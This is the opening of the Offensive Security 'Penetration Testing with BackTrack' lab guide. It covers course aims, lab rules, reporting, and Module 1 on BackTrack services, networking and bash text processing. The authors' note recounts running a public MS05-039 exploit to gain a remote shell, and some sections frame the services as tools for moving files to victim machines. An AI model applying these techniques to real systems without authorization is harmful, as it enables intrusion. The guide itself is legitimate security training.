Offensive Security

Penetration Testing with BackTrack

PWB Online Lab Guide

v.3.2

Table of Contents

Penetration Testing with BackTrack

A Note from the Authors

Thank you for opting to take the "Offensive Security—PWB" extended lab training. PWB is not your usual IT security course. We hope to challenge you, give you a hard time, and make you think independently during the training. We will often throw you into the deep end with short exercises and challenges. You won't be served fish; you'll be taught to catch them.

My personal opinion of the IT security arena is that it should be formally separated into two distinct fields: *defensive security* and *offensive security*. This idea came to me when a good friend and Microsoft networking mentor of mine came to visit me during a course. He and I started talking about the (latest at the time) ZOTOB worm (MS05-039) and I asked him if he had lately seen any instances of it. He answered that he saw an infection in one location, where it was overcome quickly. He then said, "That ZOTOB was annoying though; it kept rebooting the servers until we managed to get rid of it." At that point, a massive beam of light shone from the heavens and struck me with full force. More about this enlightenment later.

I took my friend aside and proceeded to boot a vulnerable class computer and told him, "Watch this. I'm going to use the same exploit as ZOTOB uses when it spreads". I browsed to the milw0rm site, and downloaded the first (at the time) exploit on the list, and saved it to disk. I opened a command prompt, compiled the exploit using the *cl* command line Visual Studio compiler, and ran the exploit. The output looked similar to ***ms05-039.exe <victim IP>***. I punched in the IP address of the vulnerable computer with one finger and pressed enter. I was immediately presented with a command shell belonging to the victim machine. I typed in ***ipconfig*** and then ***whoami****.* I gave him just enough time to see the output, and then typed ***exit***. Exiting the shell caused svchost.exe to crash, and a reboot window popped up, just like the ones he saw.

I could slowly see the realization seep in. His face lost color and he slowly sat down on the nearest chair. He looked at me with horrified eyes, and somehow manage to gasp "how" and "why" at the

same time. He then quickly exited the room and made some urgent phone calls. I was later honored to have this friend sit in one of my courses, which unfortunately left him extremely paranoid.

Now, back to my enlightenment. I realized that this master of Windows Active Directory and Multiple Domain PKI Infrastructure guru did not have the same narrow "security" knowledge as a 12-year-old script monkey. He was not aware of the outcomes of such an attack and did not know that the "reboot" syndrome he observed was an "unfortunate" byproduct of *system* access to the machine.

This made me realize that there is a *huge* gap between the defensive and offensive security fields, a gap so big that a 12 year old (who probably doesn't know what TCP/IP stands for) could outsmart a well-seasoned security expert.

Hopefully, if this separation between the defensive and offensive fields is clear enough, network administrators and (defensive) security experts will start to realize that they are aware of only half of the equation, and that there's a completely alien force they need to deal with. To truly be able to defend your assets, you must first understand the attacks and the attackers.

This course attempts to partially fill in this gap and present the *penetration testing and ethical hacking* field to the student. This course presents basic attack vectors and introduces the penetration testing cycle. The course focuses on understanding and then implementing the "why" and the "how," respectively. Be aware, however, that this course will not teach you how to be an ethical hacker nor a penetration tester. These designations are achieved after many years of study and experience. This course merely introduces the basic tools and techniques used in common attack vectors. Perhaps most importantly, this course introduces the frame of mind required to become a true security professional.

<Zen>The nature of this course and related topics is disruptive. Labs might behave oddly; things might not always work as expected. Be ready to manipulate and adapt as needed, as this is the way of the pen tester </Zen>.

Saying this, we've taken all possible measures for the labs to be easily understood and in many cases recreated by the student, using both the course movies and the written lab guide. If a certain topic is

new or alien to you, try sticking to the guide, and things should be OK. Once you feel comfortable with the topic, you can try experimenting with lab variables.

We have **active forums** and an **IRC channel** where you can interact with other students; these resources will be very valuable to you during the course.

We've added several "Extra Mile" mini challenges to part of the exercises for those wanting to particularly advance in the field of penetration testing and are willing to put in the extra time and effort. These challenges are recommended but not necessary.

We really hope you enjoy the course, at least as much as we enjoyed making it, and that you gain new insights and a deeper understanding into what the security arena looks like from an attacker's perspective.

Mati Aharoni (muts)

Offensive Security Team

Before We Begin

i. Legal Stuff

The following document contains the lab exercises for the course and should be attempted **ONLY INSIDE THE OFFENSIVE SECURITY SECLUDED LAB**. Please note that most of the attacks described in the lab guide would be considered **ILLEGAL** if attempted on machines that you do not have explicit permission to test and attack. Since the lab environment is secluded from the Internet, **it is safe to perform the attacks INSIDE the labs ONLY**. We assume no responsibility for any actions performed **OUTSIDE** the labs. Please remember this basic guideline: **With knowledge comes responsibility**.

ii. Important Notes

Please read the Offensive Security Lab Introduction PDF before starting the labs. This will ensure you enjoy the labs to the fullest, with minimum interferences both to you and other students. Make sure you read these introductions carefully; they're important.

iii. Labs and IP Address Spaces

Please note that the IP addresses presented in this guide (and videos) do not necessarily reflect the IP addresses in the Offensive Security labs. Do not try to copy the examples in the lab guide verbatim; you need to adapt the example to your specific lab configuration.

Depending on your lab assignment, your VPN connection will connect you to the Student Network, either on the 192.168.10/23, 192.168.12/23 or the 192.168.14/23 ranges. **Students are NOT able to communicate between VPN addresses. Please make sure to read the "Resources and Downloads" section in our forums as they contain many important links and downloads that you will require for the course. We also strongly recommend you read the Offsec FAQ BEFORE connecting to the Labs.**

http://forums.offensive-security.com/forumsdisplay.php?f=69

http://forums.offensive-security.com/forumsdisplay.php?f=84

iv. Control Panel

Once logged into the VPN labs, you can access your PWB Labs control panel. Through this control panel you can manage, revert, and reset lab machines and passwords.

The panel can be accessed at https://192.168.10.7, https://192.168.12.7 or https://192.168.14.7 depending on your network. You should accept the invalid SSL certificate.

Network Keys / Secrets

Initially, the panel will allow you (in a limited manner) to revert machines on the Student Network, as well as your own dedicated XP lab machine. Certain vulnerable servers in the lab will contain a **network-secret.txt** file with an MD5 hash in it. These hashes will unlock additional networks in your control panel.

v. PWB VPN Labs

The following graphic is a simplified diagram of the PWB labs. You initially VPN into the Student Network and "hack your way" into additional networks as the course progresses. Once you have completed the course videos, you will have the base skills required to penetrate most of the vulnerable computers in our labs. Certain machines will require additional research and determination in order to compromise.

vi. How to Approach This Course

This course throws you into the deep end—very quickly. Because each person learns differently, our course materials aim to cover visual, oral, verbal, physical, and logical learning styles to enhance your learning experience. While the videos and PDF lab guide generally coincide with each other, information may be presented differently between the two.

Our general recommendation is to approach every module by first reading the module in the lab guide, and then watching the relevant videos.

Once the concept is clear, attempt to recreate the exercise using relevant targets in the labs. **Please note that not all of the topics covered in the lab guide appear in the videos**—such as modules 14–16.

Once you complete the videos and lab guide, you will have an opportunity to use the knowledge and techniques learned in the course to compromise as many machines as possible in the various networks. The labs are built to challenge both the newcomer and the novice security professional.

vii. Reporting

The most dreaded part of every penetration test, without a doubt, is the final report. The final report is also the only tangible product the client receives from the engagement—and is of paramount importance. The report must be presented well, written clearly, and, most importantly, aimed at the right audience.

I once presented a technical report to the CEO of a large company. The executive summary contained a screenshot of a remote command prompt of the company's domain controller, with administrative privileges demonstrated. The CEO was generally unimpressed with the report and asked me, "What does the black box [the screenshot of the remote shell] prove? What exactly did you do?"

It then struck me that a screenshot of a "remote command prompt" would mean nothing to a non-technical person. With the CEO's permission, I proceeded to use my laptop to log on to the domain with administrative privileges and then changed his password. When I logged into the domain with his profile and opened up his Outlook, the CEO muttered, "Ooooooh. . . ."

This was a good lesson for me in *report targeting*—in other words, making sure the target reader understands the essence of the report.

A good report will usually include an *executive overview* and a *technical summary*. The executive overview summarizes the attacks and indicates their potential business impact, while suggesting remedies. The technical summary will include a *methodological presentation* of the technical aspects of the penetration test, usually read by IT staff and management.

Reporting for PWB

During this course you will be required to log your findings in the Offensive Security VPN labs. Once you complete the course lab guide and videos, you will be conducting a full-fledged penetration test inside our VPN labs for the **THINC.local** domain.

The initial VPN connection will connect you to the Student Labs network where you will encounter various vulnerable servers that will serve as a practice arena for most of the techniques covered in the course. As the course progresses you will be encouraged to compromise more and more servers, eventually spanning to other networks as well.

The final documentation should be submitted in the format of a formal Penetration Test report. It should include an executive summary and a detailed rundown of all compromised machines (not including your XP lab machine). A template for this report is attached as both a MS Word and Open Office document for your convenience.

Students opting for the OSCP certification must include an additional section to this report that deals with the Certification Challenge (Exam) Labs. This final report should be sent back to our Certification Board, in PDF format, no more than 24 hours after the completion of the certification exam.

Interim Documentation

To deal with the volume of information gathered during a penetration test, I like to KeepNote (a multipurpose note-taking application) to initially document all my findings. Using such an application helps both in organizing the data on paper as well as in my head. When the penetration test is over, I use the interim documentation to compile the full report.

KeepNote is available in BackTrack as an extra application, and has convenient inbuilt features such as screen grabbing and HTML export capabilities.

It doesn't really matter which program you use for your interim documentation as long as the output is clear and easy to read. Get used to documenting your work and findings—it's the only professional way to get the job done!

viii. Penetration Testing Methodology

This course is very practical and leaves much of the studying to the student. However, I felt the need to elaborate a bit about the process and methodology of a penetration test as I see it.

A *penetration test* (pen test) is an ongoing cycle of research and attack against a target or boundary. The attack should be structured and calculated, and, when possible, verified in a lab before being implemented on a live target. This is how I visualize the process of a pen test (the following graphic is a rough model that doesn't include all vectors):

As the model suggests, the more information we gather, the higher the probability of a successful penetration. Once we penetrate the initial target boundary, we usually start the cycle again—for example, gathering information about the internal network in order to penetrate it deeper.

Eventually, each security professional develops their own methodology, usually based on their specific technical strengths. The methodologies suggested in this course are exactly that: suggestions. We encourage you to check pages such as http://en.wikipedia.org/wiki/Penetration_test for additional

methodologies, such as the Open Source Security Testing Methodology (OSSTM) in order to broaden your point of view.

1. Module 1: BackTrack Basics

Overview

This module prepares the student for the modules to come, which heavily rely on proficiency with the basic usage of Linux and tools such as the Bash shell, Netcat, and Wireshark.

Module Objectives

At the end of this module, the student should:

1. Be able to comfortably use the BackTrack Linux distribution, including service management, tool location, and IP address management.
2. Possess basic proficiency with the Linux Bash shell, text manipulation, and Bash shell scripting.
3. Boast a practical understanding of the various uses of Netcat.
4. Have basic proficiency in the use of the Wireshark network sniffer.

Reporting

Reporting is not mandatory for this module, however you might want to keep note of specific syntaxes and tricky command line options.

1.1 Finding Your Way around BackTrack

Before you start bashing away at your keyboard, I would like to quickly review the CD layout and basic features. The BackTrack Live CD attempts to be intuitive in its tool layout. However, you should keep several important things in mind:

- Not all the tools available on the CD are represented in the menu.

- Several of the tools available in the menu invoke automated scripts that assume defaults. At times you may prefer to invoke a tool from the command line rather than from the menu.

- Generally speaking, try to avoid the menu, at least for training purposes. Once you get to know the tools and their basic command line options, you can indulge yourself in laziness and use the menu.

- Most of the analysis tools are located either in the path or in the **/pentest** directory. The tools in the **/pentest** directory are categorized and subcategorized as different attack vectors and tools. Take some time to explore the **/pentest** directory so you become familiar with the tools available. As Abraham Lincoln once said, "If I had six hours to chop down a tree, I'd spend the first three sharpening my axe."

```
File  Edit  View  Terminal  Help
root@bt:/pentest# ls -l
total 100
drwxr-xr-x  9 root root 4096 2011-05-10 03:43 backdoors
drwxr-xr-x  4 root root 4096 2011-05-10 03:40 bluetooth
drwxr-xr-x  7 root root 4096 2011-05-10 03:41 cisco
drwxr-xr-x  4 root root 4096 2011-05-10 03:43 database
drwxr-xr-x 18 root root 4096 2011-05-10 03:43 enumeration
drwxr-xr-x  8 root root 4096 2011-05-10 03:50 exploits
drwxr-xr-x 18 root root 4096 2011-05-10 05:33 forensics
drwxr-xr-x  8 root root 4096 2011-05-10 03:43 fuzzers
drwxr-xr-x  3 root root 4096 2011-05-10 03:50 libs
drwxr-xr-x  7 root root 4096 2011-05-10 04:02 misc
drwxr-xr-x 15 root root 4096 2011-05-10 03:44 passwords
drwxr-xr-x  3 root root 4096 2011-05-10 03:41 python
drwxr-xr-x  3 root root 4096 2011-05-10 03:41 re
drwxr-xr-x  3 root root 4096 2011-05-10 03:41 reporting
drwxr-xr-x  3 root root 4096 2011-05-10 03:42 reverse-engineering
drwxr-xr-x  3 root root 4096 2011-05-10 05:03 rfid
drwxr-xr-x  7 root root 4096 2011-05-10 03:44 scanners
drwxr-xr-x  5 root root 4096 2011-05-10 03:44 sniffers
drwxr-xr-x  3 root root 4096 2011-05-10 03:41 stressing
drwxr-xr-x  3 root root 4096 2011-05-10 03:43 telephony
drwxr-xr-x  4 root root 4096 2011-05-10 03:43 tunneling
drwxr-xr-x 19 root root 4096 2011-05-10 03:43 voip
drwxr-xr-x 28 root root 4096 2011-05-10 03:44 web
drwxr-xr-x 10 root root 4096 2011-05-10 03:44 windows-binaries
drwxr-xr-x  5 root root 4096 2011-05-10 03:43 wireless
root@bt:/pentest#
```

1.1.1 Exercises

1. Log into BackTrack and browse the **/pentest** directory in a console window. Get to know the **/pentest** directory and subdirectory structure. Make a mental note of the tools and their names. Please remember that the **/pentest** directory holds only a few of the pen testing tools. Other tools are usually in the path.

2. Use the Linux **locate** command to locate the **sbd** Linux binary and the **sbd.exe** Windows binary.

OS-7561-PWB

1.2 BackTrack Services

BackTrack includes several useful network services such as HTTPD, SSHD, TFTPD, VNC Server, and more. These services may be useful in various situations (for example, setting up a TFTPD server to transfer files to a victim). BackTrack offers several methods of starting and stopping services. Most commonly, the services scripts in **/etc/init.d** can be used.

BackTrack 4 did not enable networking on boot by default in order to avoid DHCP requests being set from your attacking machine. This feature allows the penetration tester to control their visibility on the network. Screaming "**HEY GUYS, LOOK AT ME**" in DHCPish is not always desired.

In BackTrack 5 we have changed the default boot option to **allow** for a DHCP request on boot. Those requiring stealth now have a separate boot option which boots BackTrack with networking disabled.

 Don't forget to check that you have a valid IP address before testing various services and connecting to the labs! Depending on your network, you'll either be assigned an IP by DHCP, or you will need to assign one statically.

1.2.1 DHCP

Acquiring an address by DHCP is simple. Type in *dhclient <interface>,* and an *ifconfig <interface>*, to see that it's up.

```
root@bt:~# dhclient eth0

Listening on LPF/eth0/00:0c:29:f6:08:7a

Sending on   LPF/eth0/00:0c:29:f6:08:7a

Sending on   Socket/fallback

DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 8

DHCPOFFER of 192.168.1.155 from 192.168.1.254

DHCPREQUEST of 192.168.1.155 on eth0 to 255.255.255.255 port 67

DHCPACK of 192.168.1.155 from 192.168.1.254

bound to 192.168.1.155 -- renewal in 99903 seconds.
```

1.2.2 Static IP Assignment

The following example shows how to set a static IP address assuming:

- **Host IP:** 192.168.0.4

- **Subnet mask:** 255.255.255.0

- **Default gateway:** 192.168.0.1

- **DNS Server:** 192.168.0.200

```
root@bt:~# ifconfig eth0 192.168.0.4/24
root@bt:~# route add default gw 192.168.0.1
root@bt:~# echo nameserver 192.168.0.200 > /etc/resolv.conf
```

1.2.3 SSHD

The SSH server can be very useful in various situations, such as SSH tunneling, SCP file transfers, remote access, and so on.

Before the SSH server is started for the first time, SSH keys need to be generated. If you attempt to start the SSHD server before you've created your keys, you'll get an error similar to this:

30

To start the SSHD server for the first time, issue the following commands:

```
root@bt:~# sshd-generate
Generating public/private rsa1 key pair.
Your identification has been saved in /etc/ssh/ssh_host_key.
. . .
Your public key has been saved in /etc/ssh/ssh_host_key.pub.
The key fingerprint is:
6a:3a:81:29:57:e0:ff:91:ec:83:1a:e0:11:49:5b:24 root@bt
The key's randomart image is:
...
Generating public/private rsa key pair.
Your identification has been saved in /etc/ssh/ssh_host_rsa_key.
Your public key has been saved in /etc/ssh/ssh_host_rsa_key.pub.
The key fingerprint is:
2c:06:c0:74:51:09:be:44:37:1d:8f:3b:33:7c:94:eb root@bt
The key's randomart image is:
...
Generating public/private dsa key pair.
Your identification has been saved in /etc/ssh/ssh_host_dsa_key.
Your public key has been saved in /etc/ssh/ssh_host_dsa_key.pub.
The key fingerprint is:
2f:8c:e8:be:b5:23:6c:85:c3:71:e3:aa:c6:6c:28:d1 root@bt
The key's randomart image is:
...
root@bt:~# /etc/init.d/ssh start
Starting OpenBSD Secure Shell server: sshd.
root@bt:~#
```

You can verify that the server is up and listening using the **netstat** command:

```
root@bt:~# netstat -antp |grep sshd

tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      8654/sshd

tcp6       0      0 :::22                   :::*                    LISTEN      8654/sshd

root@bt:~#
```

1.2.4 Apache

You can control the Apache server by using either the **apachectl2 start / stop** commands, or by invoking the relevant **init.d** script:

```
root@bt:~# apachectl2 start

httpd: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1
for ServerName

root@bt:~#
```

Try browsing to your localhost address to see if the HTTP server is up and running. To stop the HTTPD server:

```
root@bt:~# apachectl2 stop

httpd: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1
for ServerName

root@bt:~#
```

Using the **init.d** scripts:

```
root@bt:~# /etc/init.d/apache2 start

Starting web server: apache2: Could not reliably determine the server's fully qualified
domain name, using 127.0.1.1 for ServerName

root@bt:~# /etc/init.d/apache2 stop

Stopping web server: apache2: Could not reliably determine the server's fully qualified
domain name, using 127.0.1.1 for ServerName

root@bt:~#
```

1.2.5 FTP

An FTP server running on an attacking machine can aid in file transfers between a victim and a client (as we will see in later modules). The Pure-FTP needs to be installed on BackTrack is simple and quick to set up.

```
root@bt:~# apt-get install pure-ftpd
```

The following Bash script (**setup-ftp**) will set up the FTP user "offsec":

```
#!/bin/bash

groupadd ftpgroup

useradd -g ftpgroup -d /dev/null -s /etc ftpuser

echo "[*] Setting up FTP user offsec\n"

pure-pw useradd offsec -u ftpuser -d /ftphome

pure-pw mkdb

cd /etc/pure-ftpd/auth/

ln -s ../conf/PureDB 60pdb

echo "[*] Setting home directory in /ftphome/\n"

mkdir /ftphome

chown -R ftpuser:ftpgroup /ftphome/

echo "[*] Starting FTP server\n"

/etc/init.d/pure-ftpd restart
```

1.2.6 TFTPD

A TFTPD server can be useful in situations in which you need to transfer files to or from a victim machine. The default TFTP server on BackTrack is ATFTPD. To start the ATFTPD server, issue the following commands:

```
root@bt:~# apt-get install atftpd
root@bt:~# atftpd --daemon --port 69 /tmp
```

This will start a TFTPD server serving files from **/tmp**. Again, you can verify this using **netstat**:

```
root@bt:~# netstat -anup | grep atftp
udp        0      0 0.0.0.0:69              0.0.0.0:*                           8734/atftpd
root@bt:~#
```

To stop the TFTPD, use the **pkill** or **kill** command. Remember that TFTP uses the UDP protocol.

1.2.7 VNC Server

A VNC server is useful for remote desktop sharing or for sending remote reverse VNC connections from an attacked machine. To start the VNC server on BackTrack, simply type **vncserver** in a console window. You will be prompted for a password and the VNC server will open on port **5901**.

```
root@bt:~# apt-get install tightvncserver
root@bt:~# vncserver
You will require a password to access your desktops.
Password: XXXXXXXX
Verify:   XXXXXXXX
Would you like to enter a view-only password (y/n)? n
New 'X' desktop is bt:1
Creating default startup script /root/.vnc/xstartup
Starting applications specified in /root/.vnc/xstartup
Log file is /root/.vnc/bt5:1.log


root@bt:~# netstat -antp |grep vnc
tcp        0      0 0.0.0.0:5901          0.0.0.0:*        LISTEN      9287/Xtightvnc
tcp        0      0 0.0.0.0:6001          0.0.0.0:*        LISTEN      9287/Xtightvnc
root@bt:~#
```

1.2.8 Additional Resources

- http://www.offensive-security.com/blog/backtrack/
- http://www.backtrack-linux.org/wiki/index.php/Main_Page

35

1.2.9 Exercises

1. Log on to BackTrack, and check what network interfaces you have:

```
root@bt:~# dmesg |grep ^eth

eth0: registered as PCnet/PCI II 79C970A

eth0: link up

eth0: no IPv6 routers present

root@bt:~#
```

2. Choose your wired network interface and set an IP address for BackTrack on your local network. If you are assigned an IP address by a DHCP server, you can skip this step (even though practicing manual IP setup is recommended). Check that your IP address is correct using the **ifconfig** command.

3. Change your root password by using the **passwd** command.

4. Verify internet connectivity (before connecting to the Offsec VPN Labs).

5. Start and stop your SSH, Apache, FTP, TFTPD, and VNC servers in turn and check that they are all working. Use the relevant client for each server to test its functionality.

1.3 The Bash Environment

Overview

The following module covers some of the basic tools we will be working with regularly; proficiency with them will be assumed. Please take the time to exercise these tools independently.

1.3.1 Simple Bash Scripting

If you are completely unfamiliar with the Bash shell, I suggest you read up about it before attempting these exercises. This lab assumes reasonable familiarity with Linux.

The Bash shell (or any other shell for that matter) is a very powerful scripting environment. On many occasions we need to automate an action or perform repetitive time consuming tasks. This is where Bash scripting comes in handy. Let's try to work with a guided exercise.

1.3.2 Sample Exercise

Assume you were assigned with the task of gathering as many ICQ.com server names as possible with minimum traffic generation. Imagine you had to pay $100 for every kilobyte generated by your computer for this task. While browsing the ICQ site, you notice that their main page contains links to many of their services, which are located on different servers. The exercise requires Linux Bash text manipulation in order to extract all the server names from the ICQ main page.

ALERT!! DO NOT EXTEND THIS EXERCISE BY SCANNING OR PERFORMING ANY ILLEGAL ACTIONS ON THE ORGANIZATION CHOSEN. STICK TO THE EXERCISE!

1.3.3 Sample Solution

1. Start by using **wget** to download the main page to your machine:

```
root@bt:~# wget http://www.offsec.com/pwbonline/icq.html -O icq.txt -o /dev/null

root@bt:~# ls -l icq.txt

-rw-r--r-- 1 root root 54032 Oct 17 14:12 icq.txt

root@bt:~#
```

2. Extract the lines containing the string **href=**, indicating that this line contains an HTTP link:

```
root@bt:~# grep 'href=' icq.txt
```

This is still a mess, but you're getting closer. A typical "good" line looks like this:

```
<a href="http://company.icq.com/info/advertise.html" class="fLink">
```

3. If you split this line using a / delimiter, the third field should contain the server name.

```
root@bt:~# grep 'href=' icq.txt | cut -d"/" -f3
```

This should give you a list of icq.com servers. If you look closely at the output, you will notice that some rouge lines have found their way into the list. You want filter out lines such as:

```
'+link2+'" target="_blank"><img src="http:
```

4. You'll **grep** out all the non-relevant lines, sort the list, and remove duplicate entries:

```
root@bt:~# grep 'href=' icq.txt | cut -d"/" -f3 |grep icq.com |sort -u

blogs.icq.com

c.icq.com

chat.icq.com

company.icq.com

download.icq.com

gallery.icq.com

games.icq.com

greetings.icq.com
